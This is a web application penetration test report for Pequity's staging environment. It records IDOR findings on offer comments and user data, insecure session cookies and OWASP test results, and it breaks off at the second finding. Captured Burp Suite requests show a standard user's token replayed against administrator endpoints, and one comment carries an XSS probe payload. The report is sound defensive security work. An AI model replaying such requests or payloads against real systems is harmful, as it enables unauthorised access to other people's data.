ECHELON
RISK +
CYBER

# WEB APPLICATION PENETRATION TEST

PREPARED FOR

PEQUITY

MAY 31, 2024

# CONTENTS

# EXECUTIVE SUMMARY

## Summary

*The Pequity web application penetration test resulted in three (3) vulnerabilities being identified. The test uncovered positive highlights of Pequity's security posture and observations demonstrating the extent to which a threat actor could penetrate the organization's application.*

APP-01 and APP-02 were observed to have been remediated on June 13, 2024.

Before testing began, Pequity provisioned three (3) testing accounts in the environment.

During the test, the team noted five (5) security wins within the application. First, Echelon observed the file upload endpoints and rate limiting in place to be secure. Additionally, the team was unsuccessful in performing injection attacks and could not access endpoints without authentication. Lastly, the team was unable to access the internal side of the web server through Server-Side Request Forgery.

The team observed a vulnerability that allows a standard user to create and delete comments in the 'offers' section of the application, which is an administrator-owned endpoint. Additionally, the team discovered a vulnerability that allows a standard user to retrieve all user information stored on the application. The information included full names, email addresses, and user identification numbers. By performing these actions, it can lead to additional attacks, such as social engineering and account takeover.


Next, the team attempted to perform session-related attacks, such as session hijacking. While unsuccessful, the team did identify that the session cookies are not marked with the 'HTTPOnly' and 'Secure' flags. This could allow a threat actor to identify a related vulnerability and perform actions on another user's behalf.

Towards the end of the testing phase, the team deployed a vulnerability scanner to identify easily discovered vulnerabilities in the web application. The scanner identified weak ciphers, Insecure Transportation Security Protocol Supported (TLS 1.0), no HTTPOnly, and Secure attributes on cookies.

## Dashboard

### OBSERVATION COUNT

| | |
|---|---|
| Critical Risk Observations | 0 |
| High Risk Observations | 0 |
| Medium Risk Observations | 2 |
| Low-Risk Observations | 1 |



### TIMELINE

| | |
|---|---|
| 05/20/2024 | Testing Began |
| 05/28/2024 | Testing Completed |
| 05/28/2024 | Reporting Began |
| 05/31/2024 | Draft Report Delivered |
| 06/13/2024 | Re-testing Began |
| 06/13/2024 | Re-testing Completed |
| 06/13/2024 | Final Report Delivered |
| | |

### SECURITY OBSERVATIONS LIST

| ID | TITLE | RISK | OWASP CATEGORY |
|---|---|---|---|
| APP-01 | Insecure Direct Object Reference - Create & Delete comments (**REMEDIATED**) | MEDIUM | *Broken Access Control* |
| APP-02 | Insecure Direct Object Reference - Viewable User Information (**REMEDIATED**) | MEDIUM | *Broken Access Control* |
| APP-03 | Insecure Session Cookies | LOW | *Security Misconfiguration* |

### SCOPE

The following information was the provided scope for Pequity's Web Application Penetration Test.

1. Testing occurred in Pequity's staging environment:
   a. https://pentest.pequityqa.com

## TESTING ACTIVITY AND RESULTS

| OWASP Guideline | OWASP Test Case | Results |
|---|---|---|
| Configuration and Deployment Management Testing | Test Network/Infrastructure Configuration (OTG-CONFIG-001) | PASS |
| Identity Management Testing | Test Role Definitions (OTG-IDENT-001) | PASS |
| Identity Management Testing | Test User Registration Process (OTG-IDENT-002) | PASS |
| Authentication Testing | Testing for bypassing authentication schema (OTG-AUTHN-004) | PASS |
| Authentication Testing | Testing for Weak Password Policy (OTG-AUTHN-007) | PASS |
| Authentication Testing | Testing for weak password change or reset functionalities (OTG-AUTHN-009) | PASS |
| Authorization Testing | Testing Directory traversal/file include (OTG-AUTHZ-001) | PASS |
| Authorization Testing | Testing for Privilege Escalation (OTG-AUTHZ-003) | PASS |
| Authorization Testing | Testing for Insecure Direct Object References (OTG-AUTHZ-004 | FAIL |
| Session Management Testing | Testing for Bypassing Session Management Schema (OTG-SESS-001) | PASS |
| Session Management Testing | Testing for Cookies Attributes (OTG-SESS-002) | FAIL |
| Session Management Testing | Testing for Cross Site Request Forgery (CSRF) (OTG-SESS-005) | PASS |
| Input Validation Testing | Testing for Reflected Cross Site Scripting (OTG-INPVAL-001) | PASS |
| Input Validation Testing | Testing for Stored Cross Site Scripting (OTG-INPVAL-002) | PASS |
| Input Validation Testing | Testing for HTTP Parameter pollution (OTG-INPVAL-004) | PASS |
| Input Validation Testing | Testing for SQL Injection (OTG-INPVAL-005) | PASS |
| Input Validation Testing | Testing for XML Injection (OTG-INPVAL-008) | PASS |
| Input Validation Testing | Testing for Code Injection (OTG-INPVAL-012) | PASS |
| Input Validation Testing | Testing for Host Header Injection (OTG-INPVAL-018) | PASS |
| Input Validation Testing | Testing for Server-Side Template Injection (OTG-INPVAL-019) | PASS |
| Input Validation Testing | Testing for Server-Side Request Forgery (OTG-INPVAL-020) | PASS |
| Testing for Error Handling | Analysis of Stack Traces (OTG-ERR-002) | PASS |
| Business Logic Testing | Test Business Logic Data Validation (OTG-BUSLOGIC-001) | PASS |
| Business Logic Testing | Test Upload of Malicious Files (OTG-BUSLOGIC-00 | PASS |
| Client-Side Testing | Testing for DOM based Cross Site Scripting (OTG-CLIENT-001) | PASS |

|  |  |  |
|---|---|---|
| Client-Side Testing | Testing for Client-Side URL Redirect (OTG-CLIENT-004) | PASS |

## TESTING DETAILS

### Web Application Testing Details

#### WEB APPLICATION SUMMARY

**APP-01 and APP-02 were observed to have been remediated on June 13, 2024.**

During the penetration test, the team discovered an Insecure Direct Object Reference (IDOR) vulnerability, which allows a standard user to view the '/API/users' endpoint. Using Burp Suite, a proxy tool that can capture web traffic, the team viewed all the user information. Once the server response returned, it revealed usernames, user IDs, and email addresses associated with each account. The team used Burp Suite's repeater feature to send the same request, only this time using the standard user cookie to send it. Upon receiving the response from the server, the team viewed the information available on the endpoint.

Another IDOR was identified in the application that allowed a standard user to create and delete comments on the '/dashboard/offer/<ID>' endpoint. These endpoints are inaccessible to the standard user via the browser; however, they are accessible via a GET request viewable in Burp Suite. While viewing the comments area of an offer, the team created and deleted a comment while authenticated as an administrator. Capturing the requests with Burp Suite, they were sent to the repeater and modified with the standard user's cookie and associated ID value. In sending both a create and delete request with the standard user's cookie, the team identified these actions could occur once the endpoint was viewed on the browser. Both IDOR vulnerabilities can allow a threat actor to perform social engineering attacks on users within the application to perform unauthorized actions.

During testing, the team attempted to perform session-related attacks, where they identified that the session cookies were not marked with the 'HTTPOnly' and 'Secure' flags. The team was unsuccessful in performing the session-hijacking attack; however, having insecure cookies with both attributes not marked could allow a threat actor to identify a related vulnerability, steal session cookies, and perform actions on another user's behalf.

Something that was noted by the team while testing was a series of security controls in place (listed below under "Security Wins"). These wins prevented attempted attacks, such as accessing endpoints without authentication, proper rate limiting, performing injection attacks (XSS, SQL Injection, SSTI), arbitrary file upload, and Server-Side Request Forgery.

Finally, a vulnerability scanner was run against the application to help detect potential file disclosure and server misconfigurations. This scanner was run to help validate the security wins and identify easily discovered vulnerabilities. This can provide a more comprehensive view of the web application's security and help ensure that all potential vulnerabilities have been identified. The scanner identified weak ciphers, Insecure Transportation Security Protocol Supported (TLS 1.0), and no HTTPOnly or Secure attributes on cookies, which can be found in the "Web Vulnerability Scanner - Summary" of the report.

#### WEB APPLICATION SECURITY WINS

During the Web Application Assessment, the offensive security team noted five (5) positive observations that limited the success of the team in gaining unauthorized access to the application.

| Win | Description |
|---|---|
|  | Unsuccessful in performing injection attacks on the application. |

| | |
|---|---|
| | Unable to view endpoints without authentication. |
| | No Server-Side Request Forgery vulnerabilities were identified. |
| | No Arbitrary File Upload vulnerabilities were identified. |
| | Proper rate-limiting appears to be in place. |

## WEB APPLICATION SECURITY OBSERVATIONS LIST

The following table is a list of observations discovered during testing. Full information on these observations can be found in the "Detailed Observations" section.

| ID | TITLE | RISK | OWASP CATEGORY |
|---|---|---|---|
| APP-01 | Insecure Direct Object Reference - Create & Delete comments (**REMEDIATED**) | MEDIUM | *Broken Access Control* |
| APP-02 | Insecure Direct Object Reference - Viewable User Information (**REMEDIATED**) | MEDIUM | *Broken Access Control* |
| APP-03 | Insecure Session Cookies | LOW | *Security Misconfiguration* |

## DETAILED REPORT

This section covers in detail the observations with corresponding recommendations, risk ratings, impacts, root causes, OWASP Category and details leading to the discovery of the observation.

## APP–01 – Insecure Direct Object Reference - Create & Delete Comments - REMEDIATED

| DREAD SCORE | AFFECTED ENDPOINTS | OWASP CATEGORY | SEVERITY |
|---|---|---|---|
| *23* | */dashboard/offer/<ID>* | *Broken Access Control* | MEDIUM<br>FIX SOON |

### RECOMMENDATION

- *Ensure proper access controls are in place to prevent standard users from creating and deleting comments on an administrator owned endpoint.*

### IMPACT


If a threat actor can create and delete any user's comments on an offer letter, they can perform unauthorized actions on the application without having direct access to the offer letter. This means a threat actor could delete important comments or create comments containing phishing links to entice other users to click them. Once clicked, threat actors can gather user credentials to authenticate to the application as a user with higher privileges.

### DETAILS

**This observation was found to have been remediated on June 13, 2024.**

While testing the application, the team identified an IDOR that resulted in creating and deleting comments on offer letters. The team discovered the '/dashboard/offer/<ID>' endpoint, which revealed information about each offer letter held on the application (drafts, in progress, and approved). Using this information, the team captured the POST request when a message was created and sent it to the repeater feature of Burp Suite. In the repeater, the team modified the cookie from the administrators to the standard users, also making sure to change the ID value of the user and sent the request. Upon viewing the response, the team received a '201 Created' response code from the server. Going back to the application, the team viewed the comment created by the standard user.

Additionally, the team deleted comments from the offer's endpoint using the administrator account and captured the request with Burp Suite. The team sent the request to Burp Suite's repeater feature and modified the cookie values from the administrators to the standard users, as well as the ID value of the comment, and sent the request. Upon viewing this response, the team received a '204 No Content' response code from the server. The team went back to the application and identified the comments to have been deleted.




```
%2C%22018f9b78-c413-7cf7-b0e6-5bf95e656914%22%2C1716300334099%5D%2C%22%24epp
%22%3Atrue%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://pentest.pequityqa.com/dashboard/offer/9846/
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjo
xNzE2MzE4MzQ0LCJpYXQiOjE3MTYzMDAzNDQsImp0aSI6IjhkNTYyMTIzZTg5OTRmYWZhODAxMjF
kNWJlYWNjOWZlIiwidXNlcl9pZCI6Mjg1LCJzdWJkb21haW4iOiJwZW50ZXN0In0.JUh07Eshl_J
jvCTVYkCDwnGYjUFA1ETHdC1RhIXpgPw
Content-Length: 171
Origin: https://pentest.pequityqa.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "comment":{
    "created by":285,
    "status":5,
    "original_offer":9846,
    "message":
    "&lt;iframe srcdoc=\\\"&lt;script&gt;alert(1)&lt;/script&gt;\\\"&gt;&lt;
/iframe&gt;"
  },
  "userIds":[
  ]
}
```

```
HTTP/2 201 Created
Date: Tue, 21 May 2024 18:50:29 GMT
Content-Type: application/json
Content-Length: 3262
Allow: POST, OPTIONS
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Vary: origin
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Disposition, X-Correlation-ID
X-Request-Id: 743118ad-82c7-4081-9785-ea008f3d59d9
Cf-Cache-Status: DYNAMIC
Referrer-Policy: strict-origin-when-cross-origin
Content-Security-Policy: frame-ancestors 'self'
Permissions-Policy: unload=()
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: cloudflare
Cf-Ray: 8876c09d9a6d41ac-EWR

{
  "id":48,
  "created_at":"2024-05-21T18:50:29.437746Z",
  "message":
  "&lt;iframe srcdoc=\\\"&lt;script&gt;alert(1)&lt;/script&gt;\\\"&gt;&lt;/i
  frame&gt;",
  "created_by":{
    "email":"user@tester.com",
    "avatar":null,
    "full_name":"User Tester",
```

*Figure 1:Creating a comment as a standard user*



https://pentest.pequityqa.com/dashboard/offer/9823

User Tester added a comment. May 23rd 2024 at 9:19 am
""
Delete?

User Tester added a comment. May 23rd 2024 at 9:16 am
"this is a standard user created comment"
Delete?

*Figure 2: Viewing the comment*




Pequity
https://pentest.pequityqa.com/dashboard/offer/9846/
Pequity
Home
Ranges
Offers
Visual Offers
Help
User Tester
Echelon
Select an item to see offer details


*Figure 3:Trying to reach the offer endpoint as the standard user*



```
DELETE /api/offers/48/delete_comment HTTP/2
Host: pentest.pequityqa.com
Cookie: Cookie: _ga_ZJ4YCKE7QL=GS1.1.1716300337.1.0.1716300337.0.0.0; _ga=
GA1.1.941429092.1716300337; X-Authorization=Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjo
xNzE2MzE4MzQ0LCJpYXQiOjE3MTYzMDAzNDQsImp0aSI6IjhkNTYyMTIzZTg5OTRmYWZhODAxMjF
kNWJlYWNjOWZlIiwidXNlcl9pZCI6Mjg1LCJzdWJkb21haW4iOiJwZW50ZXN0In0.JUh07Eshl_J
jvCTVYkCDwnGYjUFA1ETHdC1RhIXpgPw;
ph_phc_HBUM9y4C2a1hYyGGHgQU4IVVMXdte2iT7XCuGVqkPd6_posthog=
%7B%22distinct_id%22%3A%22pentest-285%22%2C%22%24sesid%22%3A%5B1716300377273
%2C%22018f9b78-c413-7cf7-b0e6-5bf95e656914%22%2C1716300334099%5D%2C%22%24epp
%22%3Atrue%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://pentest.pequityqa.com/dashboard/offer/9846/
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjo
xNzE2MzE4MzQ0LCJpYXQiOjE3MTYzMDAzNDQsImp0aSI6IjhkNTYyMTIzZTg5OTRmYWZhODAxMjF
kNWJlYWNjOWZlIiwidXNlcl9pZCI6Mjg1LCJzdWJkb21haW4iOiJwZW50ZXN0In0.JUh07Eshl_J
jvCTVYkCDwnGYjUFA1ETHdC1RhIXpgPw
Origin: https://pentest.pequityqa.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

```
HTTP/2 204 No Content
Date: Tue, 21 May 2024 18:57:28 GMT
Allow: DELETE, OPTIONS
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Vary: origin
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Disposition, X-Correlation-ID
X-Request-Id: c33aa26e-1ac1-4044-86ea-646638c5f435
Cf-Cache-Status: DYNAMIC
Referrer-Policy: strict-origin-when-cross-origin
Content-Security-Policy: frame-ancestors 'self'
Permissions-Policy: unload=()
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: cloudflare
Cf-Ray: 8876cad939d5429b-EWR
```

*Figure 4:Deleting standard user made comment*



Request

Pretty Raw Hex

```
DELETE /api/offers/49/delete_comment HTTP/2
Host: pentest.pequityqa.com
Cookie: Cookie: _ga_ZJ4YCKE7QL=GS1.1.1716300337.1.0.1716300337.0.0.0; _ga=
GA1.1.941429092.1716300337; X-Authorization=Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjo
xNzE2MzE4MzQ0LCJpYXQiOjE3MTYzMDAzNDQsImp0aSI6IjhkNTYyMTIzZTg5OTRmYWZhODAxMjF
kNWJlYWNjOWZlIiwidXNlcl9pZCI6Mjg1LCJzdWJkb21haW4iOiJwZW50ZXN0In0.JUh07Eshl_J
jvCTVYkCDwnGYjUFA1ETHdC1RhIXpgPw;
ph_phc_HBUM9y4C2a1hYyGGHgQU4IVVMXdte2iT7XCuGVqkPd6_posthog=
%7B%22distinct_id%22%3A%22pentest-285%22%2C%22%24sesid%22%3A%5B1716300377273
%2C%22018f9b78-c413-7cf7-b0e6-5bf95e656914%22%2C1716300334099%5D%2C%22%24epp
%22%3Atrue%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://pentest.pequityqa.com/dashboard/offer/9846/
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjo
xNzE2MzE4MzQ0LCJpYXQiOjE3MTYzMDAzNDQsImp0aSI6IjhkNTYyMTIzZTg5OTRmYWZhODAxMjF
kNWJlYWNjOWZlIiwidXNlcl9pZCI6Mjg1LCJzdWJkb21haW4iOiJwZW50ZXN0In0.JUh07Eshl_J
jvCTVYkCDwnGYjUFA1ETHdC1RhIXpgPw
Origin: https://pentest.pequityqa.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response

Pretty Raw Hex Render

```
HTTP/2 204 No Content
Date: Tue, 21 May 2024 18:59:27 GMT
Allow: DELETE, OPTIONS
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Vary: origin
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Disposition, X-Correlation-ID
X-Request-Id: 9e18472a-efd2-4648-89eb-10d82eed9610
Cf-Cache-Status: DYNAMIC
Referrer-Policy: strict-origin-when-cross-origin
Content-Security-Policy: frame-ancestors 'self'
Permissions-Policy: unload=()
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: cloudflare
Cf-Ray: 8876cdbfba5832e4-EWR
```

*Figure 5:Deleting admin made comment*

| Dread score category | Rating |
|---|---|
| Damage Potential | 7 |
| Reproducibility | 4 |
| Exploitability | 4 |
| Affected Users | 4 |
| Discoverability | 4 |

## APP–02 – Insecure Direct Object Reference - Viewable User Information - REMEDIATED

| DREAD SCORE | AFFECTED ENDPOINTS | OWASP CATEGORY | SEVERITY |
